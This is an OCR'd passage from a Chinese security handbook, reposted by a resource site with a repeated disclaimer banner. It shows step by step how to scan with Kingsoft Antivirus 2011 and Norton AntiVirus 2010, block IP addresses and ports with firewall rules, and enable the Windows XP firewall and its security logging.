免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2.2　使用金山毒霸保护系统

最新版本的金山毒霸 2011 能在系统启动时自动加载文件实时防毒、邮件监控、网页防木马、恶意行为拦截、主动实时升级和主动漏洞修补等功能，从头到尾对电脑进行全方位的整体监控和防护，使电脑得到全面的安全保护。而且该软件还具有超强的自我保护功能，能免疫所有病毒使杀毒软件失效的方法。

下面介绍使用金山毒霸 2011 查杀病毒的具体操作步骤。

步骤 01 在计算机中安装好金山毒霸 2011 程序后，重新启动计算机，运行该程序，即可进入金山毒霸 2011 的主窗口中，如图 12-49 所示。



图 12-49　金山毒霸 2011 主窗口

步骤 02 在进入病毒查杀之前，需要先对扫描选项进行综合设置。单击主窗口上方的“设置”按钮，即可打开“综合设置”对话框。在其中可根据需要对杀毒选项和防毒选项进行设置，如图 12-50 所示。

步骤 03 在设置完成后，即可返回金山毒霸 2011 主窗口中。在其中列出了三种查杀病毒的方式，分别是“全盘查杀”、“快速查杀”和“自定义查杀”，这里选择“自定义查杀”方式。此时，即可弹出“浏览文件夹”对话框，在其中选择要进行查杀的磁盘或文件，如“本地磁盘 C”，如图 12-51 所示。




图 12-50　“综合设置”对话框




图 12-51　选择要进行自定义查杀的文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，金山毒霸即可对选中的磁盘 C 进行查杀，如图 12-52 所示。待扫描完成会显示出扫描情况，如图 12-53 所示，说明磁盘 C 中没有任何病毒与木马。




图 12-52 开始扫描指定的磁盘 C




图 12-53 显示出扫描情况

一般情况下，在一个操作系统中只能安装一个杀毒软件，如果用户已经在电脑中安装了其他杀毒软件，就不能再安装金山毒霸 2011 了，否则将会产生软件冲突，给系统造成危害。如果想在已安装杀毒软件的操作系统中再安装别的杀毒软件，必须先卸载之前安装的杀毒软件才行。

12.2.3 使用诺顿杀毒软件保护系统

Norton AntiVirus 2010 是一套非常强大的防毒软件，可帮用户侦测上万种已知和未知病毒，且一开机时自动防护便会常驻在 System Tray。当用户从磁盘、网络上、E-mail 夹档中开启档案时会自动侦测档案的安全性，若档案内含病毒，便会立即警告并作适当处理。它还附有“LiveUpdate”功能，可帮助用户自动连上 Symantec 的 FTP Server 下载最新的病毒码。

1. 配置 Norton AntiVirus 2010

在计算机中安装 Norton AntiVirus 2010 后，要使用 Norton AntiVirus 保护系统，需先对 Norton AntiVirus 进行设置，开启或关闭某些功能。

配置 Norton AntiVirus 2010 的具体操作步骤如下。

步骤 01 在计算机中安装 Norton AntiVirus 2010 后，双击桌面上的“Norton AntiVirus”图标，进入其主窗口中，如图 12-54 所示。

步骤 02 在主窗口中单击“电脑”选项区域右侧的“设置”链接，打开“设置”对话框，如图 12-55 所示。在“电脑设置”选项卡中，用户可以设置“电脑扫描”、“排除”、“全球智能云防护”、“扫描性能配置文件”、“实时防护”功能选项。



图 12-54 Norton AntiVirus 主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-55　“设置”对话框

步骤 03 选择“网络设置”选项卡，在其中可以设置“浏览器主动防御”、“下载智能分析”、“电子邮件防护”、“即时消息传送程序扫描”、“入侵防护”等功能选项，如图 12-56 所示。

步骤 04 切换到“其他设置”选项卡下，在其中用户可以对“网络代理设置”、“性能监控”、“节能模式”等功能选项进行设置，如图 12-57 所示。



图 12-56　“网络设置”选项卡



图 12-57　“其他设置”选项卡

2.　用 Norton AntiVirus 2010 扫描程序

在计算机中安装 Norton AntiVirus 2010 后，每次启动系统，它都会自动加载保护用户的系统安全。使用 Norton AntiVirus 2010 既可以在规定时间自动扫描系统，还可以按照自定义方式手动扫描系统。下面介绍 Norton AntiVirus 2010 扫描程序的具体操作步骤。

步骤 01 在 Norton AntiVirus 2010 主窗口中，单击“立即扫描”按钮右侧的三角按钮，在弹出的页面中可以通过三种方式扫描系统，分别为“运行快速扫描”、“运行全面系统扫描”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

和“运行自定义扫描”，如图 12-58 所示。




图 12-58　选择扫描方式

步骤 02 单击“运行自定义扫描”按钮，即可弹出如图 12-59 所示的“扫描”对话框，用户可以定义扫描的对象。单击“创建自定义扫描”按钮，即可弹出“Norton AntiVirus 扫描向导”对话框，如图 12-60 所示。




图 12-59　“扫描”对话框




图 12-60　“Norton AntiVirus 扫描向导”对话框

步骤 03 单击“下一步”按钮，在弹出的对话框中可以添加要扫描的文件夹或文件，如图 12-61 所示。

步骤 04 单击“添加文件夹”按钮，在弹出的“扫描文件夹”对话框中选择要扫描的文件夹，这里选择 C 盘，如图 12-62 所示。单击“确定”按钮，返回步骤 4 中的对话框中。




图 12-61　添加要扫描的文件夹或文件



图 12-62　选择要扫描的文件夹

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“下一步”按钮，在“扫描名称”文本框中输入扫描名称，为自定义扫描命名，如图 12-63 所示。单击“完成”按钮，返回“扫描”对话框中，单击所需的扫描方式，这里选择刚才创建的自定义扫描“SM”，即可开始扫描系统，如图 12-64 所示。




图 12-63　为自定义扫描命名




图 12-64　开始扫描系统

步骤 06 扫描结束后，在“结果摘要”选项卡中将显示扫描的结果，在“需要注意”选项卡中显示存在风险的项目，如图 12-65 所示。

步骤 07 风险项目处理完成后，在“详细结果”选项卡中将显示已处理的存在风险的项目，如图 12-66 所示。单击窗口下方的“安全历史记录”链接，即可打开“安全历史记录”窗口，在“显示”下拉列表中选择“隔离区”选项，可以查看已经隔离的存在风险的项目，如图 12-67 所示。




图 12-65　显示扫描结果



图 12-66　查看已经处理的存在风险的项目

步骤 08 在“安全历史记录”窗口右侧的“推荐的操作”列表框中选择某一项目，并单击“更多信息”按钮，即可弹出“文件智能分析”窗口，在其中查看该项目的详细信息，如图 12-68 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-67　查看已隔离的存在风险的项目




图 12-68　查看项目的详细信息

3. 封锁恶意 IP

使用 Norton AntiVirus 2010 还可以对检测出来的一些反复扫描或尝试入侵自己计算机的恶意 IP 地址进行封锁，这样，这些 IP 地址的主机就不能与自己的计算机连接，攻击我们的电脑。使用 Norton AntiVirus 2010 封锁恶意 IP 地址的具体操作步骤如下。

步骤 01 在“设置”对话框中切换到“网络设置”选项卡，单击“智能防火墙”→“高级设置”右侧的“配置”链接，即可打开“高级设置”窗口，如图 12-69 所示。

步骤 02 单击“一般规则”选项右侧的“配置”链接，即可弹出“一般规则”对话框，如图 12-70 所示。



图 12-69　【高级设置】窗口



图 12-70　“一般规则”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“添加”按钮，在弹出的“添加规则”对话框中选择“阻止：不允许与此规则匹配的连接”选项，如图 12-71 所示。




图 12-71 选择阻止项

步骤 04 单击“下一步”按钮，在显示的界面中选择“来自其他计算机的入站连接”选项，如图 12-72 所示。




图 12-72 选择阻止连接类型

步骤 05 单击“下一步”按钮，在显示的界面中选择“仅限下面列出的计算机和站点”选项，如图 12-73 所示。

步骤 06 单击“类型”列表框下方的“添加”按钮，在弹出的“网络”对话框中输入阻止的 IP 地址或网站域名，如“192.168.0.9”，如图 12-74 所示。

步骤 07 单击“确定”按钮，返回“添加规则”对话框中，然后按照向导提示完成规则的添加操作。返回“一般规则”对话框，单击“确定”按钮，添加的规则即可生效。

步骤 08 为了防止恶意攻击者不断更换 IP 地址攻击自己的计算机，还可以在“设置”对话框中的“网络设置”选项卡下，单击“入侵防护”→“入侵自动阻止”选项右侧的“配置”链接，打开“入侵自动阻止”对话框。在其中选择“打开（推荐）”选项，并设置检测到入侵时阻止入侵计算机连接的时间，如图 12-75 所示，这样入侵计算机在设置的时间段内就不能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

与自己的计算机正常连接。




图 12-73　选择阻止访问的计算机和站点




图 12-74　添加阻止的计算机或站点




图 12-75　使用自动阻止功能




图 12-76　添加阻止的端口

4. 实现端口安全防范

使用 Norton AntiVirus 2010 还可以阻止来自远程计算机某个端口的攻击，或将自己的某个端口屏蔽。但在此之前需要用户进行详细的设置，其具体操作步骤如下。

步骤 01 打开“设置”对话框，切换到“网络设置”选项卡下，依次单击“智能防火墙”→“高级设置”项右侧的“配置”链接，即可弹出“高级设置”对话框。单击“一般规则”右侧的“配置”链接，即可打开“一般规则”对话框。

步骤 02 在“一般规则”对话框中单击“添加”按钮，即可打开“添加规则”向导，然后按照添加恶意 IP 地址的方法设置相关选项，这里不再赘述。当添加好阻止的 IP 地址后，单击“下一步”按钮，即可设置阻止的通信端口，如图 12-76 所示。

步骤 03 选择需要阻止的协议类型，选择“仅限与下面列出的所有类型和端口匹配的通信”选项，并单击“添加”按钮，在弹出的“指定端口”对话框中添加需要阻止的端口号，并在“区域”选项中选择本地或远程计算机，如图 12-77 所示。

步骤 04 单击“确定”按钮，返回“添加规则”向导，并单击“下一步”按钮，在显示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的页面中选中“创建安全历史记录日志条目”复选框，则当连接与该规则匹配时即创建日志，如图 12-78 所示。




图 12-77　添加阻止的端口号




图 12-78　创建阻止日志

步骤 05 单击“下一步”按钮，为创建的防火墙规则命名，再单击“下一步”按钮，可以查看设置规则的具体内容，最后单击“完成”按钮，即可实现端口的安全防范。

12.3　防火墙安全策略

防火墙是一个位于计算机和其所连接网络之间的软件，对流经它的网络数据进行扫描，以过滤掉一些攻击，避免其在目标计算机上被执行。

此外，还可以通过关闭不使用的端口，禁止特定端口的流出数据，封锁木马的植入途径，禁止来自特殊站点的访问等，从而防止来历不明入侵者的所有通信。因此，合理地利用防火墙，也能够对安全威胁起到防御作用。本节将介绍几种不同的防火墙的配置及使用方法。

12.3.1　防火墙的功能

防火墙指的是一个由软件和硬件设备组合而成，在内部网和外部网之间、专用网与公共网之间的界面上构造的保护屏障。简单地说，防火墙就是一个位于计算机和它所连接的网络之间的软件或硬件，使 Internet 与 Intranet 之间建立起一个安全网关，该计算机流入流出的所有网络通信均要经过此防火墙，从而保护内部网免受非法用户的侵入。

防火墙的优点非常多，下面只简单地列出几点。

- 防火墙能强化安全策略。
- 防火墙能有效地记录 Internet 上的活动。
- 防火墙能够用来隔开网络中一个网段与另一个网段。这样，能够防止影响一个网段的问题通过整个网络传播。
- 防火墙是一个安全策略的检查站。所有进出的信息都必须通过防火墙，防火墙便成为安全问题的检查点，使可疑的访问被拒绝于门外。

防火墙虽然能够在一定程度上防御外来攻击，但并不是万能的，也有一定的局限性。

- 防火墙无法完全防止新出现的网络威胁。防火墙是为防止已知威胁而设计的。虽然防火墙也可以防止新的威胁，但没有一种防火墙会自动抵御所出现的任何一种新威胁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 防火墙不能阻止来自内部的破坏。只要简单地断开网络连接，防火墙便可以阻止系统的用户通过网络向外部发送信息。但如果攻击者已在防火墙内，那么防火墙实际上不起任何作用。
- 防火墙不能保护绕过它的连接。防火墙可以有效地控制通过它的通信，但却对不通过它的通信毫无办法，例如某处允许通过拨号方式访问内部系统。
- 防火墙不能防止病毒。尽管许多防火墙检查所有外来通信以确定其是否可以通过内部网络，但这种检查大多数是对源和目标地址及端口号进行的，而不是对其中所含数据进行的。即使可以对通信内容进行检查，由于病毒的种类太多且病毒在数据中的隐藏方式也太多，所以防火墙中的病毒防护也是不实用的。

12.3.2 Windows XP 自带的防火墙

Windows XP 自带的防火墙，可以有效地增强系统的安全性。新一代 Windows XP 操作系统增加了很多十分重要的新的网络功能，例如 Internet 连接防火墙（ICF），它是一款状态防火墙，可以监视通过其路径的所有通信，并且检查所处理的每个消息的源和目标地址。ICF 主要用来限制哪些信息可以从家庭或小型办公网络进入 Internet 以及从 Internet 进入家庭或小型办公网络的一种软件。

Windows XP 自带的防火墙需要正确配置才能够使用，如果配置不当，该防火墙将会阻挡很多应用程序的网络访问，造成这些应用程序不能正常运行。下面介绍正确使用和配置 Windows XP 自带的防火墙的操作方法。

1. 启用或禁用 Windows 防火墙

在 Windows XP 操作系统中，要启用 Windows 防火墙，可先打开“控制面板”窗口，双击其中的“Windows 防火墙”图标，即可打开“Windows 防火墙”对话框，启动 Windows 防火墙主程序，如图 12-79 所示。

在其中选择“启用（推荐）”选项，即可启用 Windows 防火墙；选中“关闭（不推荐）”选项，将会关闭 Windows 防火墙，此时系统将处于不受保护的状态。




图 12-79 “Windows 防火墙”对话框




图 12-80 单击“设置”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 设置安全日志

使用“Windows 防火墙”对话框“高级”选项卡中的“安全日志记录”功能，可以创建用于观察计算机成功的数据连接和被丢弃的数据包，以便分析计算机安全状况。

设置安全日志的具体操作步骤如下。

步骤 01 在“Windows 防火墙”对话框中切换到“高级”选项卡，单击“安全日志记录”选项区域后的“设置”按钮，如图 12-80 所示。

步骤 02 此时，即可打开“日志设置”对话框。在“记录选项”区域中，可以设置 Windows 防火墙安全日志要记录的内容，这里选中“记录被丢弃的数据”和“记录成功的连接”复选框，如图 12-81 所示。

